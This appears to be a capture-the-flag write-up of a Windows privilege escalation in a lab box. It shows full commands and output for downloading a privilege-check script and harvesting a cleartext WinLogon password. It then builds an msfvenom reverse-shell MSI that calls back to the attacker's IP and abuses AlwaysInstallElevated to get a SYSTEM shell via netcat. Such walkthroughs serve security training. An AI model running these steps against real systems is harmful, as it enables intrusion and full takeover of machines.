PS C:\Users\dev-datasci-lowpriv\Desktop> iwr http://10.21.17.140/PrivescCheck.ps1 -OutFile C:\Users\dev-datasci-lowpriv\Desktop\PrivescCheck.ps1
PS C:\Users\dev-datasci-lowpriv\Desktop> . .\PrivescCheck.ps1; Invoke-PrivescCheck

[...]
Get information about the current user (name, domain name) and its access token (SID, integrity level, authentication ID). In the commands below, the first <...> is used for "dot sourcing" the script, so that the functions and cmdlets defined in it are available in the current scope (use PowerShell's <...> to run)

[...]
Basic checks only
Name : DEV-DATASCI-JUP\dev-datasci-lowpriv
SID : S-1-5-21-2336295375-1619315875-398172279-1000
IntegrityLevel : Medium Mandatory Level (S-1-16-8192)
SessionId : 0
TokenId : 00000000-000d9e88
AuthenticationId : 00000000-000d7436
OriginId : 00000000-000003e7
ModifiedId : 00000000-000d744a
Source : sshd (00000000-000d742f)
```

It discovered and extracted the **winlogon** credentials.

```
c:\windows\system32\cmd.exe - powershell -ep bypass
[*] Status: Informational (not vulnerable) - Severity: None - Execution time: 00:00:00.021

[...]
CATEGORY TA0006 - Credential Access
NAME WinLogon credentials
TYPE Base
[...]
Check whether the 'WinLogon' registry key contains clear-text credentials. Note that entries with an empty password field are filtered out.

[...]
Domain : DEV-DATASCI-JUP
Username : dev-datasci-lowpriv
Password : wUqnKWqzha*W!PWrPRWi!M8faUn
[...]
Basic checks only
[...]
WARNING: Check 'Vault credentials (creds)' is categorized as risky, but the option '-Risky' was not specified, ignoring...
WARNING: Check 'Vault credentials (list)' is categorized as risky, but the option '-Risky' was not specified, ignoring...

[...]
CATEGORY TA0006 - Credential Access
NAME Group Policy Preference (GPP) credentials
```

It then found a vulnerability that could be used to escalate our privilege.

```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x c:\windows\system32\cmd.exe -powershell -ep bypass

c:\windows\system32\cmd.exe -powershell -ep bypass
[...]
[*] Status: Vulnerable - Severity: High - Execution time: 00:00:00.013
[...]

```

CATEGORY | TA0004 - Privilege Escalation
NAME | AlwaysInstallElevated
TYPE | Base

Check whether the 'AlwaysInstallElevated' policy is enabled system-wide and for the current user. If so, the current user may install a Windows Installer package with elevated (SYSTEM) privileges.

LocalMachineKey : HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
LocalMachineValue : AlwaysInstallElevated
LocalMachineData : 1
CurrentUserKey : HKCU\Software\Microsoft\Windows\Installer
CurrentUserValue : AlwaysInstallElevated
CurrentUserData : 1
Description : AlwaysInstallElevated is enabled in both HKLM and HKCU.

[*] Status: Vulnerable - Severity: High - Execution time: 00:00:00.013

CATEGORY | TA0008 - Lateral Movement

I referred to the below article to use the **AlwaysInstallElevated** policy to get admin access :
<https://www.hackingarticles.in/windows-privilege-escalation-alwaysinstallelevated/>

Hence, I created a payload using **msfvenom**.

```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x c:\windows\system32\cmd.exe -powershell -ep bypass

[-] msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.21.17.140 LPORT=8080 -F msi -o exploit.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of msi file: 159744 bytes
Saved as: exploit.msi

```

I downloaded this payload on the system and started a **netcat** listener on my local machine.

```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x c:\windows\system32\cmd.exe -powershell -ep bypass

PS C:\Users\dev-datasci-lowpriv\Desktop> iwr http://10.21.17.140/exploit.msi -OutFile C:\Users\dev-datasci-lowpriv\Desktop\exploit.msi
PS C:\Users\dev-datasci-lowpriv\Desktop> dir

Directory: C:\Users\dev-datasci-lowpriv\Desktop

          Mode LastWriteTime      Length Name
-- 
-a----  3/10/2025  9:49 AM     159744 exploit.msi
-a----  3/10/2025  9:27 AM     209418 PrivescCheck.ps1
-a----  8/25/2022  5:21 AM    28916488 python-3.10.6-amd64.exe
-a----  8/25/2022  7:40 AM        27 user.txt

```

I ran the payload with **msiexec** as **dev-datasci-lowpriv** user.


```

File Actions Edit View Help
root@kali:~/thm/weasel x root@kali:~/thm/weasel x root@kali:~/thm/weasel x c:\windows\system32\cmd.exe -powershell -ep bypass

PS C:\Users\dev-datasci-lowpriv\Desktop> runas /u:dev-datasci-lowpriv "msiexec /qn /i C:\Users\dev-datasci-lowpriv\Desktop\exploit.msi"
Enter the password for dev-datasci-lowpriv:
Attempting to start msiexec /qn /i C:\Users\dev-datasci-lowpriv\Desktop\exploit.msi as user "DEV-DATASCI-JUP\dev-datasci-lowpriv" ...
PS C:\Users\dev-datasci-lowpriv\Desktop>

```

Finally, I got a reverse shell as nt authority system.




```
# rlwrap nc -lvp 8080
listening on [any] 8080 ...
10.10.243.243: inverse host lookup failed: Unknown host
connect to [10.21.17.140] from (UNKNOWN) [10.10.243.243] 51119
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

I then captured the root flag from Administrator's Desktop.




```
C:\Windows\system32>cd C:\Users\Administrator
cd C:\Users\Administrator

C:\Users\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8AA3-53D1

Directory of C:\Users\Administrator

08/25/2022  05:54 AM    <DIR>      .
08/25/2022  05:54 AM    <DIR>      ..
08/25/2022  05:52 AM    <DIR>      .ssh
08/25/2022  05:54 AM    <DIR>      .vscode
08/25/2022  05:10 AM    <DIR>      3D Objects
08/25/2022  05:10 AM    <DIR>      Contacts
08/25/2022  07:40 AM    <DIR>      Desktop
08/25/2022  05:10 AM    <DIR>      Documents
08/25/2022  05:54 AM    <DIR>      Downloads
08/25/2022  05:10 AM    <DIR>      Favorites
08/25/2022  05:10 AM    <DIR>      Links
08/25/2022  05:10 AM    <DIR>      Music
08/25/2022  05:10 AM    <DIR>      Pictures
08/25/2022  05:10 AM    <DIR>      Saved Games
08/25/2022  05:10 AM    <DIR>      Searches
08/25/2022  05:10 AM    <DIR>      Videos
```



```
C:\Users\Administrator>cd Desktop
cd Desktop

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8AA3-53D1

Directory of C:\Users\Administrator\Desktop

08/25/2022  07:40 AM    <DIR>      .
08/25/2022  07:40 AM    <DIR>      ..
08/25/2022  06:28 AM           7,085 banner.txt
08/25/2022  05:14 AM       1,414,600 ChromeSetup.exe
08/25/2022  05:21 AM      28,916,488 python-3.10.6-amd64.exe
08/25/2022  07:40 AM           32 root.txt
08/25/2022  05:43 AM     989,103,226 Ubuntu2004-220404.appxbundle
08/25/2022  05:54 AM        1,424 Visual Studio Code.lnk
                           6 File(s)  1,019,442,855 bytes
                           2 Dir(s)  36,657,319,936 bytes free

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{[REDACTED]}
```

That's it from my side! Until next time :)
